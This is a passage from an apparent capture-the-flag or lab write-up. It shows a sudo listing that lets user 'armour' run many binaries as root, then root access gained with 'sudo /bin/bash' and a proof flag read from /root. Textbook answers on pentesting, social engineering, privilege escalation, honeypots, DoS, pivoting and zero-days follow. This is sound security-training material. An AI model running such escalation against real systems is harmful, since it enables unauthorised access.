    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", env_keep+=LD_PRELOAD,
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User armour may run the following commands on my_privilege:
    (ALL : ALL) NOPASSWD: /bin/sh, /bin/bash, /usr/bin/sh, /usr/bin/bash,
        /bin/tcsh, /bin/csh, /bin/ksh, /bin/rksh, /bin/zsh, /usr/bin/fish,
        /bin/dash, /usr/bin/tmux, /usr/bin/rsh, /bin/rc, /usr/bin/rc,
        /usr/bin/rssh, /usr/bin/scponly, /bin/scponly, /usr/bin/rootsh,
        /usr/bin/shc, /usr/bin/shtool, /usr/bin/targetcli, /usr/bin/nano,
        /usr/bin/rnano, /usr/bin/awk, /usr/bin/dgawk, /usr/bin/gawk,
        /usr/bin/igawk, /usr/bin/pgawk, /usr/bin/curl, /bin/ed, /bin/red,
        /usr/bin/env, /usr/bin/cat, /usr/bin/chcon, /usr/bin/chgrp,
        /usr/bin/chmod, /usr/bin/chown, /usr/bin/cp, /usr/bin/cut, /usr/bin/dd,
        /usr/bin/head, /usr/bin/ln, /usr/bin/mv, /usr/bin/nice, /usr/bin/tail,
        /usr/bin/uniq, /usr/bin/ftp, /usr/bin/pftp, /usr/bin/zip,
        /usr/bin/zipcloak, /usr/bin/zipnote, /usr/bin/zipsplit,
        /usr/bin/funzip, /usr/bin/unzip, /usr/bin/unzipsfx, /usr/bin/zipgrep,
        /usr/bin/zipinfo, /usr/bin/7za, /usr/bin/socat, /usr/bin/php,
        /usr/bin/git, /usr/bin/rvim, /usr/bin/rvim, /usr/bin/vim,
        /usr/bin/vimdiff, /usr/bin/vimtutor, /usr/bin/vi, /bin/sed,
        /usr/bin/qalc, /usr/bin/e3, /usr/bin/dex, /usr/bin/elinks,
        /usr/bin/scp, /usr/bin/sftp, /usr/bin/ssh, /usr/bin/gtar, /usr/bin/tar,
        /usr/bin/rpm, /usr/bin/up2date, /usr/bin/yum, /usr/bin/expect,
        /usr/bin/find, /usr/bin/less, /usr/bin/more, /usr/bin/perl,
        /usr/bin/python, /usr/bin/man, /usr/bin/tclsh, /usr/bin/script,
        /usr/bin/nmap, /usr/bin/nmap, /usr/bin/aria2c, /usr/sbin/arp,
        /usr/bin/base64, /usr/bin/busybox, /usr/bin/cpan, /usr/bin/cpulimit,
        /usr/bin/crontab, /usr/bin/date, /usr/bin/diff, /usr/bin/dmesg,
        /usr/sbin/dmsetup, /usr/bin/dnf, /usr/bin/docker,
        /usr/bin/easy_install, /usr/bin/emacs, /usr/bin/expand,
        /usr/bin/facter, /usr/bin/file, /usr/bin/finger, /usr/bin/flock,
        /usr/bin/fmt, /usr/bin/fold, /usr/bin/gdb, /usr/bin/gimp,
        /usr/bin/grep, /usr/bin/head, /usr/sbin/iftop, /usr/bin/ionice,
        /usr/sbin/ip, /usr/bin/irb, /usr/bin/jjs, /usr/bin/journalctl,
        /usr/bin/jq, /usr/sbin/ldconfig, /usr/sbin/logsave, /usr/bin/ltrace,
        /usr/bin/lua, /usr/bin/mail, /usr/bin/make, /usr/bin/mawk,
        /usr/bin/mount, /usr/sbin/mtr, /usr/bin/mysql, /usr/bin/nawk,
        /usr/bin/ncat, /usr/bin/nl, /usr/bin/node, /usr/bin/od,
        /usr/bin/openssl, /usr/bin/perl, /usr/bin/pic, /usr/bin/pip,
        /usr/bin/puppet, /usr/bin/readelf, /usr/bin/red, /usr/bin/rlwrap,
        /usr/bin/rpmquery, /usr/bin/rsync, /usr/bin/ruby, /usr/bin/run-parts,
        /usr/bin/screen, /usr/bin/sed, /usr/sbin/service, /usr/bin/setarch,
        /usr/bin/sftp, /usr/bin/shuf, /usr/bin/smbclient, /usr/bin/socat,
        /usr/bin/sort, /usr/bin/sqlite3, /usr/bin/stdbuf, /usr/bin/strace,
        /usr/bin/systemctl, /usr/bin/taskset, /usr/bin/tclsh,
        /usr/sbin/tcpdump, /usr/bin/tee, /usr/bin/telnet, /usr/bin/tftp,
        /usr/bin/time, /usr/bin/timeout, /usr/bin/top, /usr/bin/ul,
        /usr/bin/unexpand, /usr/bin/unshare, /usr/bin/watch, /usr/bin/wget,
        /usr/bin/xargs, /usr/bin/xxd, /script/test.sh, /script/test.py,
        /sbin/httpd, /usr/sbin/setcap, /usr/sbin/getcap, /usr/local/bin/ht,
        /bin/timedatectl, /home/armour/ai, /usr/bin/user_hello
[armour@my_privilege ~]$
```

We've found that `armour` can run `sudo /bin/bash`. That will give us a root shell. Let's do it

```
[armour@my_privilege ~]$ sudo /bin/bash
sudo /bin/bash
[root@my_privilege armour]# whoami
whoami
root
[root@my_privilege armour]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege armour]#
```

Now that we are `root`. Let's go for the flag

```
[root@my_privilege armour]# cd /root
cd /root
[root@my_privilege ~]# ls -la
ls -la
total 64
dr-xr-x---. 12 root root 4096 Mar 21  2020 .
dr-xr-xr-x. 19 root root 4096 Mar 19  2020 ..
-rwxrwxrwx   1 root root    8 Feb 24  2020 .ash_history
-rwxrwxrwx.  1 root root   12 Mar 21  2020 .bash_history
-rwxrwxrwx.  1 root root   18 Dec 28  2013 .bash_logout
-rwxrwxrwx.  1 root root  200 Mar 18  2020 .bash_profile
-rwxrwxrwx.  1 root root  176 Dec 28  2013 .bashrc
drwxrwxrwx   3 root root   15 Feb 21  2020 .cache
drwxrwxrwx   4 root root   41 Feb 21  2020 .config
drwxrwxrwx   3 root root   17 Feb 24  2020 .cpan
-rwxrwxrwx.  1 root root  100 Dec 28  2013 .cshrc
drwxrwxrwx   2 root root   85 Feb 22  2020 .dex
drwxrwxrwx   3 root root   18 Feb 21  2020 .drush
drwxrwxrwx   2 root root   52 Feb 22  2020 .elinks
-rwxrwxrwx   1 root root    0 Feb 21  2020 .kpcli-history
-rwxrwxrwx   1 root root   46 Feb 24  2020 .lesshst
drwxrwxrwx   3 root root   18 Feb 21  2020 .local
-rw-------   1 root root 1383 Mar 17  2020 .mysql_history
-rwxrwxrwx   1 root root    7 Feb 26  2020 .node_repl_history
drwxrwxrwx.  3 root root   18 Feb 21  2020 .pki
drwxrwxrwx   2 root root   32 Feb 22  2020 .qalculate
-rwxrwxrwx   1 root root   45 Feb 26  2020 .sqlite_history
drwxrwxrwx   2 root root   54 Feb 21  2020 .targetcli
-rwxrwxrwx.  1 root root  129 Dec 28  2013 .tcshrc
-rwxrwxrwx   1 root root 5522 Mar 21  2020 .viminfo
-rw-r--r--   1 root root   46 Mar 19  2020 proof.txt
[root@my_privilege ~]#
```

There it is, let's read it and finish with this machine

```
[root@my_privilege ~]# cat proof.txt
cat proof.txt
Best of Luck
628435356e49f976bab2c04948d22fe4
[root@my_privilege ~]#
```

Flag/Proof: `628435356e49f976bab2c04948d22fe4`

0.

Theory Questions:

1. Explain the difference between vulnerability assessment and penetration testing.
2. Describe the role of social engineering in a penetration test and how it can be mitigated.
3. What is privilege escalation, and how is it achieved during a penetration test?
4. Discuss the significance of a honeypot in a cybersecurity environment.
5. How does a Denial of Service (DoS) attack differ from a Distributed Denial of Service (DDoS) attack, and what measures can mitigate their impact?
6. Explain the concept of "pivoting" in a penetration test and its significance in lateral movement within a network.
7. Describe the concept of "zero-day" vulnerabilities and propose strategies to mitigate their impact in cybersecurity

1.

Vulnerability Assessment and Penetration Testing are two different but complementary processes used in cybersecurity to evaluate the security posture of an organization's systems, networks, and applications. Here's the difference between the two:

1. Vulnerability Assessment:
    - A vulnerability assessment is a systematic process of identifying and evaluating vulnerabilities in systems, applications, and networks.
    - It involves using automated tools, scanning techniques, and manual analysis to detect known vulnerabilities, misconfigurations, and potential weaknesses.
    - The primary goal of a vulnerability assessment is to identify and report on existing vulnerabilities, providing a comprehensive view of the security risks present in the assessed environment.
    - Vulnerability assessments typically don't actively exploit or attempt to gain unauthorized access to the systems being evaluated.
2. Penetration Testing:
    - Penetration testing, also known as pen testing or ethical hacking, is a simulated cyber attack against an organization's systems and networks.
    - It involves actively attempting to exploit vulnerabilities and weaknesses to gain unauthorized access, just as a malicious attacker would.
    - The goal of penetration testing is to evaluate the effectiveness of existing security controls and identify potential entry points that could be used by attackers.
    - Penetration testing can be conducted from various perspectives, such as external (from the internet), internal (from within the organization's network), or targeted (focusing on specific systems or applications).
    - Penetration testing typically requires explicit permission from the organization and follows a predefined set of rules and scope to avoid causing disruptions or damage.

In summary, vulnerability assessment focuses on identifying vulnerabilities and potential risks, while penetration testing goes a step further by actively attempting to exploit those vulnerabilities and assess the real-world impact of successful attacks. Vulnerability assessments provide a comprehensive view of potential weaknesses, while penetration testing evaluates the effectiveness of security controls and measures against an actual simulated attack.

Organizations often combine both vulnerability assessments and penetration testing as part of their overall security strategy. Vulnerability assessments help identify areas that require

attention, and penetration testing validates the effectiveness of security controls and helps prioritize remediation efforts based on the potential impact of successful attacks.

2.

Social engineering is a technique used in penetration testing (also known as ethical hacking) that aims to exploit human behavior and vulnerabilities to gain unauthorized access to systems or sensitive information. It involves manipulating people into performing actions or divulging confidential data, rather than exploiting technical vulnerabilities directly.

The role of social engineering in a penetration test is to assess an organization's susceptibility to such attacks and identify weaknesses in their security awareness and training programs. Penetration testers may employ various social engineering tactics, such as:

1. Phishing: Sending fraudulent emails or messages designed to trick users into revealing login credentials, clicking on malicious links, or downloading malware.
2. Pretexting: Creating a plausible scenario or pretext to convince the target to disclose sensitive information or grant access they wouldn't normally provide.
3. Baiting: Leaving physical media (e.g., USB drives) containing malicious code in locations where employees are likely to find and access them out of curiosity.
4. Tailgating or Piggybacking: Following an authorized person through a secured entrance without proper authentication.
5. Impersonation: Pretending to be someone else, such as an IT support staff member or a high-level executive, to gain trust and access privileges.

By successfully executing these social engineering tactics, penetration testers can demonstrate the potential risks and consequences of such attacks, which can range from data breaches to complete system compromises.

Mitigating social engineering attacks involves a combination of technical controls and, more importantly, user awareness and training. Some effective mitigation strategies include:

1. Security Awareness Training: Educating employees about common social engineering tactics, teaching them to recognize red flags, and reinforcing the importance of following security protocols.
2. Strict Access Control Policies: Implementing strong authentication mechanisms, such as multi-factor authentication, and enforcing strict access control policies to prevent unauthorized access.
3. Data Classification and Protection: Classifying and protecting sensitive data, limiting access on a need-to-know basis, and implementing data loss prevention (DLP) measures.
4. Physical Security Controls: Implementing access controls, surveillance systems, and visitor management processes to prevent unauthorized physical access to facilities and systems.

5. Incident Response and Reporting: Establishing clear procedures for reporting and responding to suspected social engineering incidents, including regular security audits and incident response exercises.
6. Continuous Monitoring and Testing: Conducting regular social engineering assessments and penetration tests to identify and address vulnerabilities proactively.

By addressing social engineering risks through a combination of technical controls, user awareness, and ongoing testing and monitoring, organizations can significantly reduce their susceptibility to these types of attacks and enhance their overall security posture.

3.

Privilege escalation refers to the act of exploiting a system, application, or service to gain elevated access or permissions beyond what was originally granted. It is a crucial step in penetration testing and ethical hacking, as it allows the tester to verify the potential impact of vulnerabilities and assess the overall security posture of the target environment.

During a penetration test, privilege escalation can be achieved through various methods, depending on the target system and the vulnerabilities present. Here are some common techniques:

1. Operating System Vulnerabilities:
    - Exploiting known vulnerabilities in the operating system kernel or system services (e.g., buffer overflows, race conditions, etc.) to execute malicious code with elevated privileges.
    - Taking advantage of misconfigured permissions or weak access control mechanisms to access sensitive files or resources.
2. Misconfiguration Exploitation:
    - Leveraging misconfigurations in software or services, such as insecure file permissions, weak passwords, or plaintext storage of sensitive information.
    - Exploiting default or weak credentials in applications or services running with elevated privileges.
3. Kernel Exploitation:
    - Identifying and exploiting vulnerabilities in the operating system kernel to gain root or system-level privileges.
    - Leveraging kernel-level exploits to execute arbitrary code with the highest level of access.
4. Privilege Escalation Exploits:
    - Utilizing publicly available or custom-developed exploits that target specific vulnerabilities in applications, services, or the operating system to gain higher privileges.
5. Token Impersonation or Privilege Abuse:
    - Taking advantage of weak access control mechanisms or incorrectly managed tokens to impersonate or abuse elevated privileges.
    - Exploiting insecure token handling or token manipulation to gain unauthorized access.
6. Password Attacks:
    - Performing password cracking or brute-force attacks on encrypted or hashed password databases to obtain valid credentials with higher privileges.

- Leveraging weak or compromised passwords to access accounts with elevated permissions.

During a penetration test, successful privilege escalation techniques are documented, and the findings are reported to the client, along with recommendations for mitigating the identified vulnerabilities and strengthening the overall security posture of the target environment.

4.

A honeypot is a cybersecurity tool that plays a crucial role in protecting networks and systems from potential threats. It is a decoy system designed to mimic a legitimate system or service, aiming to attract and trap malicious actors, such as hackers, cybercriminals, or automated threats like malware and botnets.

The significance of a honeypot in a cybersecurity environment lies in its ability to:

1. Early threat detection: Honeypots act as sentries, alerting security teams to potential threats by monitoring and logging any unauthorized activity or attempts to access the decoy system. This early detection allows for prompt response and mitigation measures, minimizing potential damage.
2. Intelligence gathering: When malicious actors interact with a honeypot, their techniques, tools, and methods are recorded and analyzed. This intelligence can provide valuable insights into the latest attack vectors, vulnerabilities exploited, and the motivations behind the attacks. This information can be used to strengthen overall cybersecurity defenses and stay ahead of emerging threats.
3. Diversion and containment: Honeypots can divert attackers away from production systems and critical infrastructure, serving as a decoy target. This containment strategy isolates potential threats, preventing them from accessing sensitive data or causing disruptions to essential operations.
4. Research and training: Honeypots provide a controlled and safe environment for security professionals to study the behavior of attackers and test defensive strategies. They can be used for training purposes, allowing security teams to practice incident response and forensic analysis without risking live systems.
5. Legal evidence collection: The data collected from honeypots can be used as legal evidence in cybercrime investigations. The detailed logs and captured artifacts can assist law enforcement agencies in identifying and prosecuting cybercriminals.

Honeypots can be deployed in various forms, such as production honeypots (mimicking real systems), research honeypots (for studying attack techniques), and low-interaction or high-interaction honeypots (depending on the level of emulation and services offered).

While honeypots are valuable tools, they should be used in conjunction with other cybersecurity measures, such as firewalls, intrusion detection systems, and regular security assessments, as part of a comprehensive defense-in-depth strategy.

By leveraging honeypots, organizations can proactively monitor and respond to potential threats, gain valuable intelligence, and enhance their overall cybersecurity posture.

5.

A Denial of Service (DoS) attack and a Distributed Denial of Service (DDoS) attack are both types of cyber attacks that aim to make a system, network, or website unavailable to legitimate users by overwhelming it with a flood of traffic or requests. However, there is a key difference between the two:

1. Denial of Service (DoS) attack:
    - In a DoS attack, the attacker utilizes a single machine or source to generate the traffic or requests aimed at the target system.
    - The attacker attempts to consume all available resources (bandwidth, system resources, etc.) of the target, making it unresponsive or unavailable to legitimate users.
    - DoS attacks are relatively easier to detect and mitigate because the traffic originates from a single source.
2. Distributed Denial of Service (DDoS) attack:
    - In a DDoS attack, the attacker leverages a network of compromised devices or systems (known as a botnet) to generate the traffic or requests.
    - The attacker coordinates the botnet to send a massive volume of traffic from multiple sources simultaneously, making it more difficult to distinguish legitimate traffic from malicious traffic.
    - DDoS attacks are more challenging to mitigate because the traffic originates from various sources, making it harder to block or filter out.

Mitigating DoS and DDoS attacks typically involves a combination of preventive and reactive measures, such as:

1. Network and system hardening:
    - Implementing firewalls, intrusion detection/prevention systems, and web application firewalls to filter and block malicious traffic.
    - Configuring systems to limit resource consumption and prevent resource exhaustion.
    - Keeping software and systems up-to-date with the latest security patches.
2. Traffic monitoring and analysis:
    - Monitoring network traffic patterns to detect anomalies and potential attacks.
    - Implementing rate-limiting and traffic shaping mechanisms to control the amount of traffic allowed.
3. Load balancing and redundancy:
    - Distributing traffic across multiple servers or resources to increase capacity and resilience.

- Implementing failover mechanisms and redundant systems to ensure service availability.

4. DDoS mitigation services:
    - Utilizing specialized DDoS mitigation services offered by service providers or content delivery networks (CDNs).
    - These services can absorb and filter out DDoS traffic before it reaches the target system.
5. Incident response and recovery:
    - Having a well-defined incident response plan to quickly identify, respond to, and recover from DoS and DDoS attacks.
    - Maintaining regular backups and disaster recovery plans to restore systems and data in case of a successful attack.
6. User awareness and education:
    - Educating users about potential threats and best practices to prevent systems from becoming part of a botnet.
    - Encouraging the use of strong passwords, keeping software updated, and being cautious of suspicious links or attachments.

It's important to note that while these measures can help mitigate the impact of DoS and DDoS attacks, completely preventing them can be challenging, especially in the case of large-scale and sophisticated DDoS attacks. A proactive and layered security approach, along with regular security assessments and improvements, is crucial for effective protection against these types of attacks.

6.

Pivoting, in the context of a penetration test (pentest), refers to the technique of using a compromised system or foothold within a network as a launching point to gain further access and move laterally to other systems or resources within the same network. It is a crucial step in achieving lateral movement, which is the process of expanding the scope of the attack and increasing the attacker's reach within the target environment.

The significance of pivoting in lateral movement lies in the following aspects:

1. Access expansion: Once an initial foothold is established, pivoting allows the pentester to leverage that compromised system as a new attack vector. This enables them to access other systems or network segments that may not have been directly accessible from the initial entry point.
2. Privilege escalation: By pivoting to different systems, the pentester may gain higher privileges or access levels, thereby increasing their level of control and ability to move deeper into the network.
3. Bypassing network segmentation: Many networks employ segmentation and access control measures to limit the spread of threats. Pivoting allows the pentester to bypass these segmentation boundaries by using a compromised system within the target network as a stepping stone.
4. Evading detection: Pivoting can help the pentester evade detection by utilizing compromised systems within the target network as proxies or jump boxes. This can make their activities appear as legitimate internal traffic, making it harder for security controls to detect the lateral movement.
5. Persistence and redundancy: By establishing multiple footholds through pivoting, the pentester can maintain persistence and redundancy within the target network. This ensures that even if one compromised system is detected and remediated, they still have other entry points to continue their testing.

Pivoting techniques may involve various methods, such as port forwarding, remote desktop protocols (RDP), secure shell (SSH) tunneling, or even exploiting trust relationships between systems. The specific pivoting method used will depend on the pentester's tools, the target network's configuration, and the vulnerabilities or misconfigurations present.

7.

Zero-day vulnerabilities are software vulnerabilities that are unknown to the software vendor or developers. These vulnerabilities can be exploited by attackers before a patch or update is available to fix them, leaving systems and users vulnerable to potential attacks. Zero-day vulnerabilities pose a significant risk to cybersecurity as they can be exploited without the knowledge of the software vendor, allowing attackers to gain unauthorized access, steal data, or disrupt systems.

Strategies to mitigate the impact of zero-day vulnerabilities in cybersecurity include:

1. Regular software updates and patching: Software vendors and developers should have a robust software update and patching process in place to quickly address and patch identified vulnerabilities. Users should ensure that all software installations, operating systems, and applications are kept up-to-date with the latest security patches and updates.
2. Vulnerability management and risk assessment: Organizations should implement a comprehensive vulnerability management program to identify, prioritize, and remediate vulnerabilities in their systems and software. Regular vulnerability scanning and risk assessments should be conducted to detect and address potential zero-day vulnerabilities.
3. Secure coding practices: Software developers should follow secure coding practices, such as input validation, proper error handling, and secure coding guidelines, to minimize the introduction of vulnerabilities in the software development lifecycle.
4. Sandboxing and virtualization: Implementing sandboxing and virtualization techniques can help isolate and contain potential threats from zero-day vulnerabilities. By running applications or processes in a controlled and isolated environment, the impact of a successful exploit can be minimized.
5. Network segmentation and access control: Implementing network segmentation and strict access control policies can limit the potential spread of zero-day exploits within an organization's network. By restricting access and limiting lateral movement, the impact of a successful exploit can be contained.
6. Threat intelligence and information sharing: Participating in threat intelligence sharing and cybersecurity information exchange platforms can help organizations stay informed about emerging threats, including zero-day vulnerabilities. This information can aid in proactive defense and risk mitigation strategies.
7. Incident response and recovery planning: Having a well-defined incident response plan and disaster recovery strategy in place can help organizations respond effectively to zero-day exploits and minimize the impact of successful attacks.
8. User awareness and training: Educating users about cybersecurity best practices, such as identifying and reporting suspicious activities, can help mitigate the risk of zero-day

vulnerabilities being exploited through social engineering or user-initiated actions.

It's important to note that while these strategies can help mitigate the impact of zero-day vulnerabilities, the risk cannot be completely eliminated. A multi-layered defense approach, combining various security controls and best practices, is essential for effective cybersecurity management.